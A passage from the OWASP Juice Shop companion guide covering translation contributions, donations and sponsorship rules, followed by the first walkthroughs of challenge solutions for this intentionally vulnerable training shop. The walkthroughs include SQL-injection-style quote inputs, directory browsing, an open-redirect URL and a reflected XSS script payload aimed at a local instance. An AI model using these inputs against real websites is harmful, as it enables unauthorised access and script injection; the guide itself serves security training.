
[3]. https://docs.angularjs.org/guide/templates ↩

[4]. http://expressjs.com/en/starter/basic-routing.html ↩

[5]. https://docs.angularjs.org/guide/e2e-testing ↩

Helping with translations

The user interface of OWASP Juice Shop is fully translated into several languages. For many more languages there is a partial translation available:



As long as the original author is taking part in the project's maintenance, there will always be 🇬🇧🇺🇸 **English** and a complete 🇩🇪 **German** translation available. Everything beyond that depends on volunteer translators!

Crowdin


Juice Shop uses a Crowdin project to translate the project and perform reviews:

https://crowdin.com/project/owasp-juice-shop

Crowdin is a *Localization Management Platform* that allows to crowdsource translations of mobile apps, web, desktop software and related assets. It is free for open source projects.[1]

How to participate?

1. Create an account at Crowdin and log in.
2. Visit the project invitation page https://crowdin.com/project/owasp-juice-shop/invite
3. Pick a language you would like to help translate the project into



4. In the *Files* tab select the listed source file `en.json`
5. Pick an untranslated label (marked with a red box) and provide a translation
6. That is all it takes!

In the background, Crowdin will use the dedicated `l10n_develop` Git branch to synchronize translations into the `app/i18n/??.json` language files where `??` is a language code (e.g. `en` or `de`).

Adding another language

If you do not find the language you would like to provide a translation for in the list, please contact the OWASP Juice Shop project leader or raise an issue on GitHub asking for the missing language. It will be added asap!

Translating directly via GitHub PR

1. Fork the repository https://github.com/bkimminich/juice-shop
2. Translate the labels in the desired language-`.json` file in `/app/i18n`
3. Commit, push and open a Pull Request
4. Done!

If the language you would like to translate into is missing, just add a corresponding two-letter-ISO-code-`.json` file to the folder `/app/i18n`. It will be imported to Crowdin afterwards and added as a new language there as well.

The Crowdin process is the preferred way for the project to handle its translations as it comes with built-in review and approval options and is very easy to use. But of course it would be stupid of us to turn down a translation just because someone likes to edit JSON files manually more!

> [1]. https://crowdin.com/ ↩

Donations

As a project of the OWASP Foundation the Juice Shop is and always will be

- open source
- free software

The entire project is licensed under the liberal MIT license which allows even commercial use and modifications. There will never be an "enterprise" or "premium" version of OWASP Juice Shop either.

This does not mean that a project like it can thrive without any funding. Some examples on what the OWASP Juice Shop spent (or might spend) money on:

- Giveaways for conferences and meetups (e.g. stickers, magnets, iron-ons or temporary tattoos)
- Merchandise to reward awesome project contributions or marketing for the project (e.g. apparel or mugs)
- Bounties on features or fixes (via Bountysource)
- Software license costs (e.g. an extended icon library)
- Commercial support where the team lacks expertise (e.g. graphics design for this book's cover was paid from donations)

How can I donate?

The project gratefully accepts donations via PayPal as well as BitCoin and other payment options:

Provider	Link
PayPal (preferred)	
Credit Card	https://www.regonline.com/Register/Checkin.aspx?EventID=1044369

BitCoin	 1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
Dash	 Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW
Ethereum	 0x0f933ab9fCAAA782D0279C300D73750e1311EAE6


Donations via PayPal and Credit Card are received and managed by the OWASP Foundation. This is the only option where an official donation receipt can be handed out.

> ⚠ Independent of your selected method it is recommended to forward your donation confirmation to bjoern.kimminich@owasp.org to allow verifying if the earmarking worked and the money is attributed to the Juice Shop budget.
>
> You should provide your full name and (optional) URL for the mention in the Acknowledgements on the official project page. If you donated at least 1000 US$ you can choose to provide a logo to put on the page instead of your name. See Sponsorship Rules below for details.


Credit card donation step-by-step


1. Go to https://www.regonline.com/Register/Checkin.aspx?EventID=1044369.
2. Register with your email address and select `Project Supporter` from the *Donation Type* dropdown list.

3. *Continue* to the *Personal Info* step and fill at least all mandatory fields. Click *Continue*.
4. In the *Agenda* step select one of the available amounts or *Project Supporter - Other* to put in an individual amount.
5. Enter `OWASP Juice Shop Project` into the mandatory field *Which Project would you like to support?* and click *Continue*.



6. In the final *Checkout* step choose a *Password* for your account and fill in your _Billing Information.
7. Click *Finish* to process your donation and be led to the *Confirmation* screen.
8. Here you can download your *Receipt* under the *Documents* section on the right.





Sponsorship Rules

OWASP Juice Shop adheres to the Project Sponsorship Operational Guidelines of the OWASP Foundation. In one sentence, these allow named acknowledgements (with link) for all monetary donations. For amounts of least 1000 US$ a logo image (with link) can be added instead. The logo size can be at most 300x300 pixels. Logo and name placements are guaranteed for 1 year after the donation but might stay there longer at the discretion of the Project Leader.

You can find a list of all sponsors of the OWASP Juice Shop to date in the Acknowledgements tab of the project homepage.

 Appendix A - Challenge solutions

All URLs in the challenge solutions assume you are running the application locally and on the default port http://localhost:3000. Change the URL accordingly if you use a different root URL.


Often there are multiple ways to solve a challenge. In most cases just one possible solution is presented here. This is typically the easiest or most obvious one from the author's perspective.

The challenge solutions found in this release of the companion guide are compatible with `v7.4.1` *of OWASP Juice Shop.*

Trivial Challenges ()

Access the administration section of the store


1. Open the `juice-shop.min.js` in your browser's developer tools and search for "admin".
2. Among the first entries you will find a route mapping to `/administration`.



3. Navigate to http://localhost:3000/#/administration to solve the challenge.

Access a confidential document

1. Follow the link to titled *Check out our boring terms of use if you are interested in such lame stuff* (http://localhost:3000/ftp/legal.md?md_debug=true) on the *About Us* page.
2. Successfully attempt to browse the directory by changing the URL into http://localhost:3000/ftp




3. Open http://localhost:3000/ftp/acquisitions.md to solve the challenge.

Provoke an error that is not very gracefully handled.

Any request that cannot be properly handled by the server will eventually be passed to a global error handling component that sends an error page to the client that includes a stack trace and other sensitive information. The restful API behaves in a similar way, passing back a JSON error object with sensitive data, such as SQL query strings.


Here are four examples (out of many different ways) to provoke such an error situation and solve this challenge along the way:

- Visit http://localhost:3000/#/search?q=';




- Visit http://localhost:3000/ftp/crash

- Visit http://localhost:3000/ftp/crash.md




- Log in to the application with `'` (single-quote) as *Email* and anything as *Password*



Let us redirect you to a donation site that went out of business

1. Log in to the application with any user.
2. Visit the *Your Basket* page and expand the *Payment* and *Merchandise* sections with the "credit card"-button.
3. Inspect the *Payment* section with your browser to find a commented out payment option to Gratipay.



4. Open http://localhost:3000/redirect?to=https://gratipay.com/juice-shop to solve the challenge.

Find the carefully hidden 'Score Board' page

1. Open the *Source code view* of your browser from any screen of the Juice Shop application.
2. Scroll down to the end of the `<nav>` tag that defines the menu bar

```
            <li class="dropdown" ng-show="isLoggedIn()">
                <a href="#/complain"><i class="fas fa-bomb fa-lg"></i> <span translate=
"NAV_COMPLAIN"></span></a>
            </li>
            <li class="dropdown" ng-show="scoreBoardMenuVisible">
                <a href="#/score-board"><i class="fas fa-trophy fa-lg"></i> <span tran
slate="TITLE_SCORE_BOARD"></span></a>
            </li>
            <li class="dropdown ribbon-spacer">
                <a href="#/about"><i class="fas fa-info-circle fa-lg"></i> <span trans
late="TITLE_ABOUT"></span></a>
            </li>
        </ul>
    </div>
</nav>
```


1. Notice the `<li>` entry linking to `#/score-board` which is hidden until the Score Board has been visited directly.
2. Navigate to http://localhost:3000/#/score-board to solve the challenge.
3. From now on you will see the additional menu item *Score Board* in the navigation bar.

Perform a reflected XSS attack

1. Log in as any user.
2. Click the *Track Orders* button.
3. Paste the attack string `<script>alert("XSS")</script>` into the *Order ID* field.
4. Click the *Track* button.
5. An alert box with the text "XSS" should appear.

